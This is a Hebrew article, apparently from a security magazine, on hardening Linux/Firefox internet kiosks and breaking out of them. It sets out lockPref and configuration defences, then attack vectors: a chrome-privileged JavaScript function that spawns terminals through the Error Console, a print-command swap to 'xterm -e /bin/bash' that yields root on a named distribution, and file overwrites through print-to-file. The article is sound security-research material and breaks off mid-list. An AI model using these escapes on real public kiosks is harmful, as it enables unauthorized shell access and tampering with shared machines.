רוב קיוסקי האינטרנט מבוססים על Windows (מערכת XP בעיקר) ומריצים Internet Explorer. בכלי iKAT שמו יותר דגש על מערכות אלו. מאמר זה לא הולך לדבר על מערכות קיוסק מבוססות Windows אך הרעיון הכללי מאחורי פריצת מערכות קיוסק אינטרנטיות דומה מאוד ולא משנה באיזה דפדפן/מערכת הפעלה מדובר.

מי שמעוניין להבין בכלליות איך הדבר הולך, מומלץ לצפות במצגת הבאה:

http://ha.cked.net/presentations/Hacking_Internet_Kiosks.pdf

מערכות קיוסק מבוססות לינוקס

המערכות מבוססות על הפצות לינוקס שונות כגון Slax, Knoppix, OpenSuSE, Ubuntu, Debian, ועוד. ישנם הרבה סביבות עבודה ללינוקס, הנפוצות ביותר הם KDE ו-GNOME. סביבות עבודה אלו מורכבים וכוללים המון אפשרויות וסט תוכנות שבא יחד איתם.

לעומת זאת, במכונות קיוסק מתאמי אבטחה אין שום צורך במערכת Desktop שלמה, בדרך כלל משתמשים במנהל חלונות בלבד ללא סביבת עבודה, משום שכל מה שהקיוסק מיועד לעשות הוא להציג את הדפדפן במסך מלא. לכן אפשר בעקרון להסתפק ב-X ללא מנהל חלונות שיפעיל את Firefox במסך מלא.

מספר מנהלי חלונות בעלי מספר מצומצם של יכולות:

<http://www.fluxbox.org/>

<http://www.icewm.org/>

<http://dwm.suckless.org/>

רשימה של Window Mangers ללינוקס:

<http://xwinman.org/others.php>

למה להשתמש בקיוסק מבוסס Linux ולא Windows?

קיימות שתי סיבות עיקריות:

- רישיון- אין צורך לקנות רישיון, המערכת חופשית וחינמית והפתרון זמין וזול יותר.
 - אבטחה- היתרון הבולט. בשונה מ-Windows המבנה של לינוקס מאפשר ליצור מערכת מותאמת מאוד למשימה שאליה היא מיועדת.
- הבחור החביב שיצר את הכלי המעולה iKAT, כיוון בעיקר לפריצת קיוסקים מבוססי Windows שמריצים Internet Explorer. מנגנון האבטחה במערכות האלו מבוסס על Windows XP, שיש בו המון הגבלות ב-GPO, (ובדרך כלל כוללות תוכנות ניטור לביצוע פעולות חשודות כגון פתיחת חלונות "פתח-קובץ"). לעומת זאת, בגלל המבנה של לינוקס ויכולות ההתאמה שלה, פתרונות קיוסק מבוססי לינוקס הם בעצם מערכות לינוקס "מסורסות" שהורידו מהם הרבה רכיבים שלא חיוניים למערכת קיוסק, המיועדת לגלישה באינטרנט, כך ש"מה שלא צריך" פשוט "לא נמצא" (מה שבפועל לא קורה כל-כך...)

סריקת המערכות הקיימות ודרכי האבטחה - בקצרה

ממשק מסך מגע

ע"י מסך מגע נמנעים מהמשתמשים קיצורי מקלדת, ולכאורה גם כתיבת קוד. ממבט ראשון נראה שהגנה זו היא 100%, כי הרי המשתמש יכול ללחוץ רק על האפשרויות שאנו רואים על המסך. אך בכל זאת, נוכל לסמן כל אות בודדת או רווח מהמסך, ולגרור למקום שנרצה (למשל לשורת כתובת בדפדפן).

כך נגיע בדרכינו להרצת קוד ונריץ on-screen-keyboard או gucharmap, מכאן נמשיך לכתוב קוד כמעט כרגיל. כמו כן, אם הגענו לאתר של iKat, אנחנו מסודרים.


מקלדת ועכבר

לחלק מהקיוסקים מתאימים מקלדת ועכבר מותאמים מראש ללא כפתורי Ctrl וכדומה, ומבטלים את הלחצן הימני של העכבר. שיטות אלו מקשות עלינו, אך לא עוצרות אותנו.

נעילת גוף המחשב

חשוב מאוד לאבטח את גוף המחשב מכמה סיבות:

- ונדליזם, גניבה.
- יכולים לאפס BIOS ולהשתלט על המחשב.
- במקרים מסויימים ניתן להריץ קוד זדוני באמצעות חיבור של רכיבים פיזיים לכניסות USB ו-Firewire או CD.



נעילת BIOS

לאחר ביצוע השינויים הרלוונטים- כמו ביטול האפשרות לבצע Boot מהתקני אחסון חיצוניים וכו', חשוב מאוד לנעול את ממשק ה-BIOS עם סיסמה חזקה.

הקשחות ופריצה ברמת הדפדפן Firefox - הקשחות

בחלק הבא אציג מספר עקרונות ודרכים בהם משתמשים מפתחי עמדות קיוסק בכדי לאבטח את הדפדפן. בנוסף, אציג וקטורי תקיפה ומתודות בהן ניתן להשתמש בכדי לעקוף את סוגי ההגנות השונים.

שינוי הגדרות של הדפדפן

Firefox מגיע עם רשימה גדולה מאוד של ערכים שמאפשרים שינויים של הגדרות שונות בדפדפן, גם דברים לשימוש יום יומי: הגדרות נגישות, חסימת Pop-ups, הורדת קבצים, תוספות וכו'. בשביל לשנות ערכים או לראות אותם, נכנסים בדפדפן ל-about:config. בהפצות קיוסק ובמערכות שבהן מקשיחים את Firefox, משנים ערכים רבים כגון חסימה של הורדת קבצים, הגדרת פרוקסי לדפדפן ועוד.

הקובץ Prefs.js

הקובץ prefs.js בתיקיית הפרופיל שומר את ההגדרות ששנו מערכי ברירת המחדל שלהם. אם שינינו את דף הבית ואם התקנו תוספות – המידע יהיה בקובץ זה. הקובץ משתנה כל פעם כשיש שינוי של הגדרה בדפדפן. למידע נוסף:


http://kb.mozillazine.org/Prefs.js_file

באופן רגיל (ברירת מחדל) הקובץ עושה שימוש בפקודה User_Pref בשביל לקבוע ערך להגדרה. למשל לקבוע עמוד בית:

```
user_pref("browser.startup.homepage", "http://digitalwhisper.co.il/");
```

הפצות רבות משתמשות בצורה זו בשביל לשנות הגדרות בדפדפן וזהו פתרון פחות טוב מאשר שימוש ב-LockPref.


כאשר משתמשים בפקודה LockPref, הערך נכנס למצב חסום ולא נוכל לשנות אותו דרך חלון ה-UI של הדפדפן. גם לא באמצעות about:config.



למשל, הערכים הבאים יגדירו דף בית לדפדפן כך שלא נוכל לשנות אותו :

```
lockPref("browser.startup.page", 1);  
lockPref("browser.startup.homepage", "http://localhost/");
```

דוגמא:



הערכים הנוספים שהשתמשתי בהם בשביל התמונה:

```
lockPref("browser.download.manager.showWhenStarting", false);  
lockPref("browser.download.manager.closeWhenDone", false);  
lockPref("browser.download.useDownloadDir", true);  
lockPref("browser.download.dir", "/dev/null");  
lockPref("browser.download.defaultFolder", "/dev/null");  
lockPref("browser.download.downloadDir", "/dev/null");
```

הקובץ User.js

ההבדל פה שגם אם עושים User-Pref ומשנים את ערכו בדפדפן, אחרי ריסט הוא חוזר לברירת מחדל. כלומר, בקובץ prefs.js שינוי של הגדרה כלשהיא דרך הדפדפן תשאר גם אחרי Reset שלו. אם עמוד הבית מוגדר בקובץ זה עם User_Pref, נוכל לשנות אותו אבל ב-Reset הוא לא יתפוס פיקוד כי לקובץ יש "עדיפות" על prefs.js. שימוש בקובץ זה נוח יותר כי ההגדרות שקבענו נשמרות בנפרד. גם פה רצוי להשתמש ב-LockPref בשביל לחסום את הערכים:

Preference Name	Status	Type	Value
browser.download.defaultFolder	locked	string	/dev/null
browser.download.dir	locked	string	/dev/null
browser.download.downloadDir	locked	string	/dev/null
browser.download.manager.closeWhenDone	locked	boolean	false
browser.download.manager.showWhenStarting	locked	boolean	false
browser.download.useDownloadDir	locked	boolean	true
browser.shell.checkDefaultBrowser	locked	boolean	false
browser.startup.homepage	locked	string	http://localhost/
browser.startup.page	locked	integer	1
accessibility.typeaheadfind.flashBar	user set	integer	0

במערכות הקיוסק שבדקתי לא נפוץ במיוחד שימוש ב-LockPref, אך הוא בהחלט נפוץ בפתרונות של Lockdown ל-FireFox. בארגונים שונים יש תצורה בסגנון הבא:

הרבה קליינטים (Linux\Windows) שתיקיית הבית שלהם מותקנת על השרת/תצורת Thin Client. ובארגון החליטו להשתמש ב-Firefox ולא ב-Internet Explorer מטעמי אבטחה, אז יש כלים לביצוע חסימות להגדרות. לרוב משתמשים בשביל להכניס הגדרות פרוקסי לדפדפן, כך שהמשתמש לא יוכל לשנות אותם. אפשר לקרוא הסבר על כך באתר של מוזילה:


https://developer.mozilla.org/en/Automatic_Mozilla_Configurator/Introduction

כלים שונים:

<http://sourceforge.net/projects/firefoxadm>

<http://wetdog.sourceforge.net>

<http://wpkg.org/Firefox>



שימוש בקובץ הגדרות נפרד בתיקיית ההתקנה של מוזילה

בפתרונות הקודמים יש בעיה עיקרית אחת: הם נמצאים בתיקיית הבית של הפרופיל. אם ניצור פרופיל חדש, כל ההגנות ייעלמו. עוד בעיה נוספת היא שלמשתמש לרוב יש הרשאות כתיבה לתיקיית הבית שלו ובמיוחד לתיקיית הפרופיל של Firefox. לכן הפתרון הוא להשתמש בקובץ הגדרות שנמצא בתיקיית ההתקנה של Firefox.

ראשית, מגדירים ל-Firefox מהיכן לחפש את הקובץ. לדוגמא, ב-Ubuntu קיימת תיקייה בשם: `/etc/firefox/pref/`

שבה יש את הקובץ `firefox.js`, שיש להוסיף לו לסוף:

```
pref("general.config.obscure_value", 0);  
pref("general.config.filename", "firefox.cfg");
```

הקובץ לא ימחק גם אחרי התקנה מחודשת של Firefox [הקובץ `firefox.cfg` צריך להיות בתיקיית ההתקנה של Firefox (למשל: `/usr/lib/firefox-3.6.13/`). ההגדרה `obscure_value` קובעת האם קובץ ההגדרות "מוצפן" (למעשה מדובר בקידוד פשוט):

The `mozilla.cfg` file is an encoded file of javascript commands. The encoding is a simple "byte-shifting" with an offset of 13 (netscape 4 used a similar encoding, but with a of 7 instead).

(מתוך: https://developer.mozilla.org/en/Automatic_Mozilla_Configurator/Locked_config_settings)


כיום אין צורך להשתמש ב"הצפנה" זו ומבטלים אותה כליל. אז יש לנו פתרון: הערכים חסומים בקובץ `firefox.cfg` ולמשתמש אין הרשאות כתיבה לתיקיית ההתקנה של Firefox אם הוא לא `Root`. כל פרופיל של Firefox אוטומטית מקבל את ההגדרות האלו.

מתי כן אפשר לעקוף את ההגנה?

אם החסימה התבצעה בקובץ `prefs.js` ויש לנו הרשאת כתיבה, נוכל לכתוב לקובץ `user.js` ולשכתב בו את ההגדרות. לדוגמא, כאשר יש לנו הרצה של קוד Javascript בהרשאות גבוהות, נוכל להריץ:

```
var prefs = Components.classes["@mozilla.org/preferences-service;1"].getService(Components.interfaces.nsIPrefBranch);  
prefs.unlockPref('browser.startup.homepage');
```

ולבטל את החסימה על ההגדרה. החסימה מתבטלת מיידית (כלומר ב-Session שלנו), כך שאם לדוגמא יש הגדרות פרוקסי, נוכל לבטל אותן. אבל כשמדובר בהגדרות שמשפיעות רק בהפעלת הדפדפן כמו



עמוד הבית למשל, אם נבטל את חסימה – היא תתבטל. כמובן שלאחר ביצוע Reset לדפדפן הכל יחזור לקדמותו.

מידע נוסף על עבודה עם הגדרות, Preferences דרך JS:

https://developer.mozilla.org/en/Code_snippets/Preferences

התקנת תוספות

ישנם פתרונות שונים להעברת הדפדפן למצב קיוסק. הרבה פתרונות של מפתחים שונים מגיעים בתור תוספות ל-Firefox. פתרונות אלו משנים את ה-UI, מבטלים הגדרות, מבצעים חסימות ועוד.

תוספות שמתקינים לרוב מתחלקות לשני סוגים:

- תוספות שמספקות מצב קיוסק: חסימה של אפשרויות שונות/UI וכו'.
- תוספות שמספקות פתרונות לבעיות מסוימות: למשל ביצוע Reset לדפדפן אחרי פרק זמן של אי שימוש, ביטול מקלדת בשביל שימוש בקיוסקים עם מסכי מגע, אילוץ שימוש במסך מלא ב-Firefox ועוד.

חסימת קיצורי מקשים

ישנם הרבה קיצורי מקשים ב-Firefox שאפשר להשתמש בהם לביצוע פעולות שונות כמו פתיחת קובץ, שמירת קובץ או הדפסה. שימוש בקיצורי מקשים בשביל לפתוח דיאלוגים הוא מסוכן כי דרכם אפשר לפרוץ את הקיוסק. החסימה נעשית בדרכים שונות, דרך אחת שאפשר להשתמש בה לדוגמה היא התוספת Keyconfig, בעזרתה אפשר לבחור כל חלון (הגדרות, הדפסה, דפדפן), לבחור אותו, ולמחוק את קיצורי המקשים אליו או לשנותם. ליותר מידע:

<http://forums.mozillazine.org/viewtopic.php?t=72994>


חסימת תפריט לחיצה על לחצן ימני – Content Menu

כאשר לוחצים על תפריט לחיצה ימני בחלון כלשהו, יש הרבה אפשרויות "מסוכנות" כמו למשל שמירה בשם, לראות מידע אודות העמוד וכו'. ברוב ההפצות חוסמים את התפריט לגמרי ובחלקן מוחקים רק את האפשרויות הלא נחוצות/מסוכנות ומשארים רק את מה ששימושי/נחוץ/נח ולא מסוכן (כמו למשל להעתיק כתובת של לינק). החסימה נעשית בדרכים שונות. דוגמה לדרך שאפשר להשתמש בה: התוספת Menu Editor שבה אפשר למחוק תפריטים לא נחוצים/מסוכנים מהלחצן הימני או מה-Menu bar:

<https://addons.mozilla.org/en-US/firefox/addon/menu-editor/>

שינוי UI

הקבצים: userContent-ו userChrome.css בתיקיית הפרופיל (ובתיקיה Chrome) משמשים לעיצוב הדפדפן. בעזרת הקובץ userChrome.css אפשר לשנות את המראה של ה-UI של Firefox. משתמשים בו לרוב בשביל להעלים את התפריטים בחלון הראשי של הדפדפן ובעיקרון אפשר להעלים בעזרתו כל דבר ב-UI של ה-Firefox שלא נרצה שיופיע. דוגמא מהמערכת "Web Converger":



למשל, הקוד הבא יעלים מתפריט הבחירה (Menu Bar) את הלשונית Tools:

```
menu[label="Tools"]{display: none !important}
```

הקובץ UserContent.css משנה את עיצוב התוכן של החלון בו גולשים. כך למשל באחד הפורומים ראיתי המלצה לשימוש בקוד הנ"ל שיעלים לחלוטין את כפתור/טופס העלאת קובץ בדפים שיוצגו למשתמש:

```
input[type=file] { display: none !important; }
```

מידע נוסף:

<https://www.mozilla.org/unix/customizing.html>


בתוך תיקיית ההתקנה של Firefox בתיקיית Chrome יש את ה-UI של הדפדפן וקבצי ה-Javascript, בתוך קבצי .jar. בחלק מההפצות/הקשחות, פותחים את קבצי ה-ZIP (שהסיומת שלהם jar) ומשנים את קבצי ה-xul או ה-js בשביל לספק שכבות הגנה חדשות או להעלים חלקים מהדפדפן.

כך למשל בקובץ toolkit.jar:

```
/usr/lib/firefox-3.6.13/chrome/toolkit.jar
```

קיים הקובץ: filepicker.xul, הקובץ הנ"ל הוא בעצם קובץ xul של בחירת קובץ והשתמשו בו בגרסאות ישנות של Firefox. בגרסאות חדשות משתמשים ב"פתח קובץ"/"שמור קובץ" של מערכת ההפעלה. לדוגמא, ניתן לגרום לדפדפן להשתמש רק ב-filepicker.xul:

```
allow_platform_file_picker = false
```



הגדרה זו גורמת לכך שהדפדפן ישתמש בדיאלוג של Firefox במקום בדיאלוגים של מערכת ההפעלה (GTK), כך שבעת הפעלה של דיאלוג כלשהוא ("פתיח קובץ"/"שמור קובץ") יפתח הקובץ:

`filepicker.xul`

נערוך את הקובץ כך שהוא יהיה ריק.

About: בשיטה זו משתמשים גם בשביל להוסיף הגנות. למשל, בשביל לחסום גישה ל-URI מסוימים כמו: File:- מוספים קוד לקובץ browser.js.

שיטה זו עובדת מאוד טוב, אך החסרון שלה הוא שאחרי עדכון של הדפדפן הקובץ יחזור למצבו הרגיל וההגנות יעלמו. לכן משתמשים באחד מהפתרונות הבאים:

- מבטלים עדכונים אוטומטיים – פתרון רע אבל נעשה הרבה בהפצות שבדקתי.
- כותבים סקריפט שעושה Patch לקובץ, שאפשר להפעיל אותו אחרי התקנה מחדש של Firefox.

הקשחות ופריצה ברמת הדפדפן Firefox - פריצה

בעוד שמנגנוני ההגנה מבוססים על לחסום כמה שיותר פונקציונליות ולגרום לכמה שיותר דרכים ווקטורים לא לעבוד, בתור תוקפים המטרה שלנו היא למצוא וקטורים שלא נחסמו – כך שידנו תהיה על העליונה. כלומר, המטרות שלנו הן בין השאר:


- להגביר פונקציונליות – כמה שיותר, יותר טוב.
- למצוא וקטורים שלא נחסמו.
- לברר האם יש BlackLists, ואם כן – לעקוף אותן.

בסופו של דבר, המטרה שלנו היא להצליח להפעיל טרמינל (Xterm). במידה ואין במערכת טרמינל – המטרה שלנו היא להריץ קוד על המכונה (דוגמא: הרצת פקודות או קוד Javascript שרץ בהרשאות כרום). את הנושאים בפרק הזה אציג לפי סוגי התקיפה.

קיצורי מקשים של הדפדפן

לעומת קיצורי דרך של מערכת ההפעלה (שבדרך כלל חסומים), העבודה שנעשית בהקשחת קיצורי המקשים בדפדפן לא תמיד "מושלמת" או "מלאה". רשימת קיצורי דרך בדפדפן Firefox:

<http://support.mozilla.com/en-US/kb/keyboard%20shortcuts>



את קיצורי המקשים אני מחלק ל-3 קטגוריות, לפי יעילותם למטרתנו:

קיצורים סטנדרטים לעבודה רגילה – עובדים תמיד

פתיחת טאב חדש (Ctrl+T), סגירת טאב (Ctrl+W), העתקה (Ctrl+C), הדבקה (Ctrl+V), רענון (F5), וכמובן – Tab שאפשר להשתמש בו לניווט.

במידה ואין לנו אפשרות ללחוץ על לחצן ימני, נוכל להשתמש ב: Shift+F10, או ב-Menu.


רשימת קיצורי מקשים מועילים – לפעמים עובד (לרוב חסום)

ישנם קיצורים סטנדרטים: פתיחת קובץ (Ctrl+O), שמירת קובץ (Ctrl+S), לראות קוד מקור של עמוד (Ctrl+U) ועוד. קיצורים אלה פותחים דיאלוגים שמביאים לנו אפשרויות שימושיות. למשל: כל חלון של שמירת או פתיחת קובץ מאפשר לנו לגלוש במערכת קבצים ולראות אלו קבצים קיימים ומה מותקן על העמדה (איזה מנגנוני אבטחה נמצאים בה, כמו למשל תוספות). בכל הפתרונות שבדקתי, קיצורי המקשים האלו היו חסומים. לעומת זאת, יש עוד קיצורי מקשים מאוד שימושים שלפעמים לא חסומים כגון:

Ctrl+Shift+J = Error Console

אם נפתח את ה-Error Console, נוכל לכתוב קוד js שירוך בהרשאות גבוהות (כרום), ויש לנו הרצת קוד מלאה, נריץ את Xterm:

```
function runprocess(binary_path,args) {
  try{
    var File =
Components.classes["@mozilla.org/file/local;1"].createInstance(Component
s.interfaces.nsILocalFile);
    File initWithPath(binary_path);
    var process =
Components.classes["@mozilla.org/process/util;1"].createInstance(Compone
nts.interfaces.nsIProcess);
    process.init(File);
    if(args.length >= 1) {
      process.run(true,args,args.length);
    }
    else {
      process.run(false,'','');
    }
  }
  catch(e) {
    alert(e)
  }
}
```



הפונקציה שכתבתי (Runprocess) תקבל פרמטר ראשון: איזה קובץ להריץ, פרמטר שני: מערך של פרמטרים להעביר לפקודה. נוכל להריץ בהתאם לטרמינל שקיים במערכת.

ב-Windows (CMD):

```
runprocess ("C:\\WINDOWS\\system32\\cmd.exe", "");
```

ב-Linux:

טרמינל של Gnome :

```
runprocess ("/usr/bin/gnome-terminal", "");
```

טרמינל של KDE:

```
runprocess ("/usr/bin/konsole", "");
```

טרמינל של X:

```
runprocess ("/usr/bin/xterm", "");  
runprocess ("/usr/bin/x-terminal-emulator", "");
```

בקוד הבא נשתמש בכל פעם שתיהיה לנו אפשרות להריץ קוד בהרשאות גבוהות.

דוגמא למערכת פגיעה :

<http://webconverger.com>

עוד שתי אפשרויות שאפשר להגיע אליהן גם בדרכים אחרות והניצול שלהם יתואר בהמשך הן ביצוע הדפסה (Ctrl+P) והאפשרות לראות את המידע אודות העמוד (Ctrl+I).

קיצורי דרך מועילים חלקית

קיצורי דרך שעוזרים לנו רק במצבים מסוימים – כשאנחנו נמצאים מול דפדפן שמופעל על מסך מלא ללא שורת כתובת או מול מערכת שמסננת לנו את האפשרויות בתפריט לחיצה על לחצן ימני, נוכל להשתמש בדרכים הבאים בשביל לעקוף את ההגנות:

Bookmarks: Ctrl+B


נוכל ליצור סימניה חדשה שתפנה אותנו לאתר או לנתיב שבחרנו ולפתוח בחלון חדש.

שימוש בהדפסה

הדיאלוג של הדפסת קובץ מאפשר לנו (כתלות בהגדרות ובגרסאת הדפדפן) אפשרויות שונות: בגרסאות יותר ישנות של Firefox (למשל גרסא 2) נוכל לבחור את פקודת ההדפסה ולהחליף אותה ל:

```
xterm -e /bin/bash
```

הפרמטר -e מורה על הפקודה שיש להריץ בתוך Xterm, בלעדיו (במקרה הנוכחי של Nimblex) יפתח Xterm אבל לא יהיה shell. ונדפיס קובץ, דוגמא:



(התמונה מתוך ההפצה <http://www.nimblex.net> - מצב קיוסק)

בהפצה הזאת, במצב קיוסק, המשתמש שרץ הוא Root. כך שבעזרת הוקטור הנ"ל השגנו גישת Root, לא פחות ולא יותר.

בגרסאות מאוחרות יותר של Firefox, החלון של ההדפסה שונה ואין אפשרות כזאת. לעמת זאת, נוכל לבחור באופציה "הדפסה לתוך קובץ", לבחור מיקום, לטייל במערכת קבצים ולשמור קובץ PDF תחת איזה שם שנרצה, מה שמאפשר לנו לשכתב קבצים שונים ל"קבצי זבל". כך למשל נוכל לשכתב את כל הקבצים של התוספות שמספקות הגנה ל-Firefox, ואחרי ריסט של הדפדפן התוספת לא תפעל וההגנות יעלמו (במידה ואחרי ריסט של הדפדפן הוא לא חוזר למצב ידוע מראש).

כדי להפעיל את הדיאלוג של ההדפסה נוכל להשתמש במספר וקטורים:


- קיצור מקשים Ctrl + P.
- שימוש בקוד Javascript:

לחיצה על כפתור:

```
<button onclick="window.print()">Print File</button>
```

להריץ דרך שורת הכתובת:

```
javascript:window.print();
```



בחלק מהקיוסקים, הוקטורים האלו לא יעבדו מכיוון שמופעלת האפשרות "הדפסה שקטה".

```
Print.always_print_silent = true
```

כך שבעת הדפסה – לא נפתח שום דיאלוג ששואל אותנו מה ברצוננו לעשות אלא בהגדרות ברירת מחדל ההדפסה מתחילה .

GOTCHAS

– Error console-ה נפתח ה-Error console, נפתח על לינקים מסוימים, נפתח ה-Error console, תופעה מוזרה שלא אמורה לקרות. בדקתי את קוד המקור ומסתבר שהבעיה נעוצה בכך שאם מנסים לטעון קוד Javascript בצורה הבאה: javascript: : או "javascript: text", ה-console יפתח:

```
<a href="javascript:">Open Error Console</a>
<a href=javascript: void(0)>Ikat-Link</a>
```

מערכות קיוסק שבהם זה עבד:

